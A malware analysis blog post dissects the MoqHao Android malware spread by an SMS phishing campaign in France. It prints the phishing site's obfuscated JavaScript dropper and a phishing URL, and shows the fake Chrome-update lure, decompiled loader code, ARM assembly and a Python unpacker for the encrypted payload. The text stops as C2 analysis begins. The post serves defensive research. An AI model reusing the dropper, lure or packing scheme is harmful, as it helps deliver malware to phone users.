


MoqHao Android malware analysis and phishing campaign

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Malware

Technical analysis of the MoqHao (a.k.a RoamingMantis) Android malware and phishing campaign

Analysis of MoqHao Android malware

TL;DR

The **Roaming Mantis** cyber threat actor is currently targeting France with an SMS phishing campaign in order to deliver a malicious Android application. This malware is named **MoqHao**, it contains its code in an encrypted and compressed resource. Once the resource is launched, MoqHao retrieves the IP address of its Command & Control server by decrypting the “About” section of Imgur’s profile.

You can find samples and Python scripts on this [Github repository](#).

Introduction


Recently, both [Aloj](#) and I received multiple phishing SMS (or “smishing”) with the same pattern. These SMS leads us to download malicious APK. Let’s investigate!

Smishing campaign

The smishing campaign has been targeting France for at least 1-2 months. The chain of infection is quite simple.

The victim clicks on the link in the SMS. Then, the site checks if the User-Agent is an Android/iPhone device and if the IP address comes from France (geofencing). If it is not the case, you receive a 404 not found. Otherwise, Android devices will be redirected to download a malicious APK and iPhone devices to a phishing website to steal iCloud credentials.

Example of phishing SMS :



EN : Your package has been sent. Please check it and receive it. <http://shbuf.bwdbu.com/>

In this article, we will focus on the Android malicious application, named MoqHao. It is automatically downloaded when we click on the link in the SMS thanks to following Javascript snippet :

```
1      $ curl http://shbuf.bwdbu.com/ -A "Mozilla/5.0 (Android 11; Mobile Firefox/83)"
2      <html>
3      <head>
4          <title></title>
5      </head>
6      <body>
7      <div>
8          <script>
9              var arr = "14964,14969,14960,14951,14945,14909,14903,14932,14963,14972,14971,14901,14961,14898,14964,14947,14970,14972,14951,1490
10             var b = arr[arr.length-1];
11             for(var i=0;i<arr.length-1;i++) {
12                 arr[i] =arr[i]^b;
13             }
14             arr.pop();
15             eval(String.fromCharCode(...arr));
16         </script>
17     </div>
18 </body>
19 </html>
```

We can simply replace the `eval` function with a `console.log` and executes it to get the following *clean* JS code.

```
1      alert("Afin d'avoir une meilleure expérience, veuillez mettre à jour votre navigateur Chrome à la dernière version");
2      location.replace("/hxdsvglw.apk");
```

This code opens a popup which says "For a better experience, please update your Chrome browser to the latest version". Then redirects you to the android malware (`/hxdsvglw.apk`).

The name of the APK changes every time you request the website. The resource folder name and the resource name of the malware is also changed every time to bypass hash/string detection signature by AV.

```
1      $ sha256sum samples/*.apk
2      d18cbb0dc2321ef6ed05fea165afb19f2b23b651906ecfe3fe594f47377daa23  samples/rosolhvtig.apk
3      7da86d30b325db5989f44a500c25df9bf76fcb94eae2bee26c8a851d47094b8e  samples/ykvfcdselh.apk
```

You can check `rosolhvtig.apk` on VirusTotal, [link](#).


Malware analysis

Here is the list of tools I used in this analysis with their purpose :


- **jadx-gui** (Java/DEX decompiler)
- **Ghidra** (Native library disassembler/decompiler)
- **AVD** (Run and manage Android VMs)
- **Frida** (Hooks functions inside Android app)
- **Burpsuite** (HTTP proxy)

Overview of the application

We can use `jadx-gui` to view the source code of the malware.



Before diving into the code, we can notice two things in the file structure. We have a native library (`libvg.so`) and a resource with a weird name (`leqlsfh`). Let's check the entropy (randomness of data) of the resource on [CyberChef](#).



Input Length: 202,196

Name: leqlsfh
Size: 202,196 bytes
Type: unknown
Loaded: 100%

Output time: 1ms
length: 17
lines: 1

Shannon entropy: 7.990850323461295

English text Encrypted/compressed

- 0 represents no randomness (i.e. all the bytes in the data have the same value) whereas 8, the maximum, represents a completely random string.
- Standard English text usually falls somewhere between 3.5 and 5.
- Properly encrypted or compressed data of a reasonable length should have an entropy of over 7.5.

The following results show the entropy of chunks of the input data. Chunks with particularly high entropy could suggest encrypted or compressed sections.

We get 7.99 as entropy, this means that the resource is encrypted and/or compressed. We can keep that in mind for later.

In the `AndroidManifest.xml`, we can extract the permissions and the name of the MainActivity.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="11" android:versionName="96" android:compileSdk
3 <uses-sdk android:minSdkVersion="18" android:targetSdkVersion="21"/>
4 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
5 <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
6 <uses-permission android:name="android.permission.CALL_PHONE"/>
7 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
8 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
9 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
10 <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
11 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
12 <uses-permission android:name="yytp.hytm.bzkzk"/>
13 <uses-permission android:name="anjccte.cepa.jnch"/>
14 <uses-permission android:name="android.permission.WAKE_LOCK"/>
15 <uses-permission android:name="android.permission.INTERNET"/>
16 <uses-permission android:name="android.permission.RECEIVE_SMS"/>
17 <uses-permission android:name="android.permission.READ_SMS"/>
18 <uses-permission android:name="android.permission.SEND_SMS"/>
19 <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
20 <uses-permission android:name="android.permission.READ_CONTACTS"/>
21 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
22 <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
23 <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
24 <application android:label="Chrome" android:icon="@drawable/ic_launcher" android:name="gb9i3m6.RgApplication">
25 <activity android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen" android:name="gb9i3m6.YrActivity" android:export
26 <intent-filter>
27 <action android:name="android.intent.action.MAIN"/>
28 <category android:name="android.intent.category.LAUNCHER"/>
29 </intent-filter>
30 </activity>
31 ...
```

Of course, the malware requires a large number of permissions, we can already make assumptions about the potential functionality of the malware.

Here is the code of the MainActivity (`gb9i3m6.YrActivity`) :

```
1 package gb9i3m6;
2
3 import android.app.Activity;
4 import android.content.Context;
5 import android.os.Bundle;
6 import s.ni;
7
8 public class YrActivity extends Activity {
9     private static Object a(String str, String str2, boolean z, int i, boolean z2, String str3) {
10         return ni.qc(str, str2, 1L, str3, 3, false, 0);
11     }
12
13     private static Object b(Context context) {
14         return ni.pe(context, 0);
15     }
16
17     @Override // android.app.Activity
18     protected void onCreate(Bundle bundle) {
19         super.onCreate(bundle);
20         Ud.c(this); // Create Ud instance from static function, then create new RgApplication
21         Object[] objArr = new Object[2];
22         try {
23             Object b = b(this);
24             objArr[1] = a(getPackageName(), YrActivity.class.getName(), false, 0, false, "0");
25             objArr[0] = b;
26         } catch (Exception unused) {
```

```
27     }
28     ni.jf("", objArr, 2, 0L, 1, false, 0, true, 1L, false);
29     finish();
30 }
31 }
```

As you can see, the code is obfuscated and we have a lot of **native library calls**. All the calls are described here :

```
1 package s;
2
3 public class ni {
4     public static native Object iz(Class cls);
5
6     public static native void jf(String str, Object[] objArr, int i, long j, int i2, boolean z, int i3, boolean z2, long j2, boolean z3);
7
8     public static native String ls(int i);
9
10    public static native Object mz(String str, String str2, int i, boolean z);
11
12    public static native Object oa(String str, Object obj, int i, boolean z, int i2);
13
14    public static native void ob(Object obj, Object obj2);
15
16    public static native String om(String str, String str2);
17
18    public static native void op(Object obj, Object obj2, Object obj3, long j, boolean z, int i, String str);
19
20    public static native String oq(Object obj, int i, String str, boolean z);
21
22    public static native Object or(String str, Object obj, int i);
23
24    public static native Object pe(Object obj, int i);
25
26    public static native Object pi(Object obj, Object obj2, int i, boolean z, String str);
27
28    public static native void pq(Object obj, Object obj2, Object obj3, Object obj4, String str, int i, long j, boolean z, int i2, long j2);
29
30    public static native Object qc(String str, String str2, long j, String str3, int i, boolean z, int i2);
31 }
```

Native library analysis

The interesting part is inside the `RgApplication.java` file :

```
1 public class RgApplication extends Application {
2     public Object a;
3     public Class b;
4
5     private void a(Object obj) {
6         Class cls = (Class) ni.oa(ni.ls(1), obj, 1, true, 0); // ClassLoader.loadClass("com.Loader")
7         this.b = cls;
8         this.a = ni.iz(cls); // instantiate "com.Loader" Object
9     }
10
11    // [3] Write the resource to <...>/files/b and launch it
12    private void b(String str, Object obj) {
13        String oq = ni.oq(this, 1, "", true); // Get the absolut path of the "files" directory
14        String om = ni.om(oq, "b"); // Concatenate "/b" to the absolut path
15        e(om, obj); // write unpacked resource to "<app>/files/b"
16        a(f(0, str, oq, om)); // new com.Loader() (Entrypoint of the unpacked DEX library)
17    }
18
19    // [2] Unpack the resource inside "xmdop" and call b(...)
20    private void c(Object obj) {
21        // ni.pi(this, obj, 1, false, "") : XOR and deflate the resource inside "xmdop"
```

```

22     b(obj.toString(), ni.pi(this, obj, 1, false, ""));
23     }
24
25     // [1] Call on Object creation
26     private void d() {
27         // load native library libvg.so
28         Runtime.getRuntime().load((PathClassLoader) getClassLoader()).findLibrary("vg");
29         c("xmdop"); // "xmdop" = resource folder name
30     }
31
32     private static Object e(String str, Object obj) {
33         return ni.or(str, obj, 0); // write data to a file
34     }
35
36     private Object f(int i, String str, String str2, String str3) {
37         return ni.mz(str3, ni.om(str2, str).toString(), 1, false); // new object ClassLoader
38     }
39
40     @Override // android.app.Application
41     public void onCreate() {
42         super.onCreate();
43         try {
44             d();
45         } catch (Throwable unused) {
46         }
47     }

```

First, the method `d()` is called, it loads the native library `libvg.so` and call `c("xmdop")` (the parameter corresponds to the name of the resource folder).

Secondly, the method `c("xmdop")` unpack the resource (XOR and zlib decompression) and call `b("xmdop", "<unpacked_resource>")`.

Finally, the method `b("xmdop", "<unpacked_resource>")`, save the unpacked resource at `/data/data/<package_name>/files/b` and launch the unpacked resource which is a DEX file via `ClassLoader.loadClass("com.Loader")`.

`com.Loader` is a name of a class inside the unpacked resource.

Unpack the resource


Now, there are two ways to get the unpacked resource :

1. Using `adb` to pull the DEX code directly from the infected device : `adb pull /data/data/<package_name>/files/b`.
2. Using static code analysis of the native library function `ni.pi(...)` to find how the resource is unpacked.


The first argument of JNI functions is always `JNIEnv *`. The `JNIEnv` type is a pointer to a structure storing all JNI function pointers. Each function is accessible at a fixed offset through the `JNIEnv` argument.

1	<pre>typedef const struct JNINativeInterface *JNIEnv;</pre>
---	---

You can find the list of functions and offsets on this [spreadsheet](#). The `JNIEnv` structure can be downloaded as Ghidra Data Type (GDT), [jni_all.gdt](#). So, you can import it on Ghidra and it will resolve automatically functions names when you change the JNI function signature.



JNI functions at a JNIEnv offset are now automatically resolved. This improves the readability of decompiled C code. There is the decompiled C code of the ni_pi(...) function :



As you can see on the screenshot above, the resource seems to be XORed and decompressed (zlib). Let's switch to the assembler view to find the key of the XOR.

1	; [*] Get the first 12 bytes of the resource and stores it in r0
2	8c9e : ldr.w r0, [fp]
3	8ca2 : mov r1, r4
4	8ca4 : movs r2, #0
5	8ca6 : movs r3, #12 ; r3 = 12
6	8ca8 : ldr.w r6, [r0, #800] ; offset of GetByteArrayRegion in JNIEnv struct
7	8cac : add r0, sp, #44 ; r0 = sp + 44

```

8      8cae : str      r0, [sp, #0]    ; r0 = address of the buffer
9      8cb0 : mov      r0, fp
10     8cb2 : blx      r6
11
12     ; [*] Create a new Byte Array of 512 bytes
13     ; r4 = 11th bytes of the resource
14     8cb4 : ldr.w     r0, [fp]
15     8cb8 : mov.w     r1, #512 ; r1 = 512
16     8cbc : mov      r6, r5
17     8cbe : ldrb.w    r4, [sp, #55] ; r4 = r0 + 11, the 11th bytes of the resource
18     8cc2 : ldr.w     r2, [r0, #704] ; offset of NewByteArray in JNIEnv struct
19     8cc6 : mov      r0, fp
20     8cc8 : blx      r2
21
22     8cca : sub.w     s1, r7, #185
23     8cce : mov      r5, r0
24     8cd0 : movs     r0, #0
25     8cd2 : strd     r0, r0, [sp, #32] ; Initialize vector struct to store unxored resource
26                                     ; #32 = vector.lpStart, #36 = vector.lpLastData
27     8cd6 : str      r0, [sp, #40] ; #40 = vector.lpEnd
28     8cd8 : str      r5, [sp, #24]
29     8cda : str      r6, [sp, #16]
30
31     ; [*] Loop to read the resource (512 bytes block), start from 12th bytes
32     8cdc : ldr      r1, [sp, #20]
33     8cde : mov      r0, fp ; r0 = *JNIEnv
34     8ce0 : mov      r2, r6 ; r2 = InputStream -> int read(byte[] b)
35     8ce2 : mov      r3, r5 ; r3 = addr of 512 bytes array
36     8ce4 : blx     7d64 <_ZN7_JNIEnv13CallIntMethodEP8_jobjectP10_jmethodIDz@plt>
37     8ce8 : mov      r8, r0
38     8cea : cmp     r0, #0
39     8cec : blt.n   8d4e <Java_s_ni_pi@@Base+0x23e>
40     8cee : ldr.w    r0, [fp]
41     8cf2 : ldr.w    r3, [r0, #736] ; offset of GetByteArrayElements in JNIEnv struct
42     8cf6 : mov      r0, fp
43     8cf8 : mov      r1, r5
44     8cfa : movs     r2, #0
45     8cfc : blx     r3
46
47     8cfe : add     r6, sp, #32
48     8d00 : mov      r5, fp
49     8d02 : mov      r9, r0 ; r9 = @(bytes array return by GetByteArrayElements)
50     8d04 : mov.w    fp, #0 ; i = 0
51     8d08 : b.n     8d32 <Java_s_ni_pi@@Base+0x222>
52
53     ; [*] Loop to XOR (byte per byte) the byte array with r4
54     8d0a : ldrb.w    r1, [r9, fp] ; r1 = resource[i], resource byte at index i
55     8d0e : ldrd     r0, r2, [sp, #36] ; r0 = vector.lpLastData, r2 = vector.lpEnd
56     8d12 : eors     r1, r4 ; r1 ^= r4 (r4 is still equal to the 11th bytes of the resource)
57     8d14 : cmp     r0, r2 ; cmp vector.lpLastData == vector.lpEnd
58     8d16 : strb.w    r1, [r7, #-185]
59     8d1a : bcs.n   8d26 <Java_s_ni_pi@@Base+0x216>
60     8d1c : strb     r1, [r0, #0]
61     8d1e : ldr      r0, [sp, #36] ; *(vector.lpLastData) = r1 (unxored byte)
62     8d20 : adds     r0, #1 ; vector.lpLastData += 1
63     8d22 : str      r0, [sp, #36]
64     8d24 : b.n     8d2e <Java_s_ni_pi@@Base+0x21e>
65     8d26 : mov      r0, r6 ; r0 = @vector
66     8d28 : mov      r1, s1 ; r1 = unxored byte
67     ; https://stackoverflow.com/questions/51457322/what-is-stdvector-emplace-back-slow-path-stdvector-push-back-slow-path
68     8d2a : blx     7d70 <_ZNSt6__ndk16vectorIaNS_9allocatorIaEEE21__push_back_slow_pathIaEEvOT_@plt>
69     8d2e : add.w    fp, fp, #1 ; i = i + 1
70     8d32 : cmp     fp, r8 ; cmp i == number of bytes read by InputStream -> int read(byte[] b)
71     8d34 : blt.n   8d0a <Java_s_ni_pi@@Base+0x1fa> ; jmp 0x8d0a (XOR loop)

```

I would like to thanks [Christophe](#) for helping me on the ARM reverse engineering.

The resource (from the 12th byte to the end of the file) is XORed with the 11th byte of this same resource. So, we have the XOR key ! Let's write a Python script to automatically unpack the resource.

The size of the unpack resource is indicated on bytes 8, 9 and 10 but is not used in the assembly code. We will use the size in the Python script to make it more stable.

```
1      #!/usr/bin/env python3
2      from sys import argv, exit as sys_exit
3      from zlib import decompress
4
5
6      def unpack(path):
7          """Unpack resource of MoqHao malware."""
8          with open(path, "rb") as resource, open(path + ".dex", "wb") as dex:
9              data = resource.read()
10
11             size = data[10] | data[9] << 8 | data[8] << 16
12             xor_key = data[11]
13
14             dec = bytes(data[12 + i] ^ xor_key for i in range(size))
15
16             dex.write(decompress(dec))
17             print("[*] Unpacked at '" + path + ".dex'.")
18
19
20     if __name__ == "__main__":
21         if len(argv) != 2:
22             print("[!] Usage : " + argv[0] + " <resource>")
23             sys_exit(1)
24
25         unpack(argv[1])
```

Once we run the script, we get a Dalvik dex file.

```
1      $ python3 unpack.py rosolhvtig/assets/xmdop/1eqlsfh
2      [*] Unpacked at 'rosolhvtig/assets/xmdop/1eqlsfh.dex'.
3      $ file rosolhvtig/assets/xmdop/1eqlsfh.dex
4      rosolhvtig/assets/xmdop/1eqlsfh.dex: Dalvik dex file version 035
```


We can check that our script works correctly by comparing the obtained file with the resource unpacked by MoqHao.

```
1      $ sha256sum rosolhvtig/assets/xmdop/1eqlsfh.dex
2      3ec148623983c6f68b522a182d72330d93ed62e5f57db81c40b8bbad128e1541  rosolhvtig/assets/xmdop/1eqlsfh.dex
3      $ adb shell sha256sum /data/data/fzicp.hmoj.zqzf.cnuxf/files/b
4      3ec148623983c6f68b522a182d72330d93ed62e5f57db81c40b8bbad128e1541  /data/data/fzicp.hmoj.zqzf.cnuxf/files/b
```

We are good ! Now, let's dive into the new DEX code analysis.

Retrieve C2 URL

From the previous code analysis, we know that the unpacked resource is run by creating a new object of the class `com.Loader`.




jadx-gui gives us some statistics about the DEX file :

1	Classes: 615
2	Methods: 2876

We will not go through all the classes and methods, but only the more important ones.

In the code, we can see a lot of HTTP requests. To find where to start static code analysis, let's run the application with Burpsuite as proxy. Maybe we will obtain a good entry point to focus our research on.

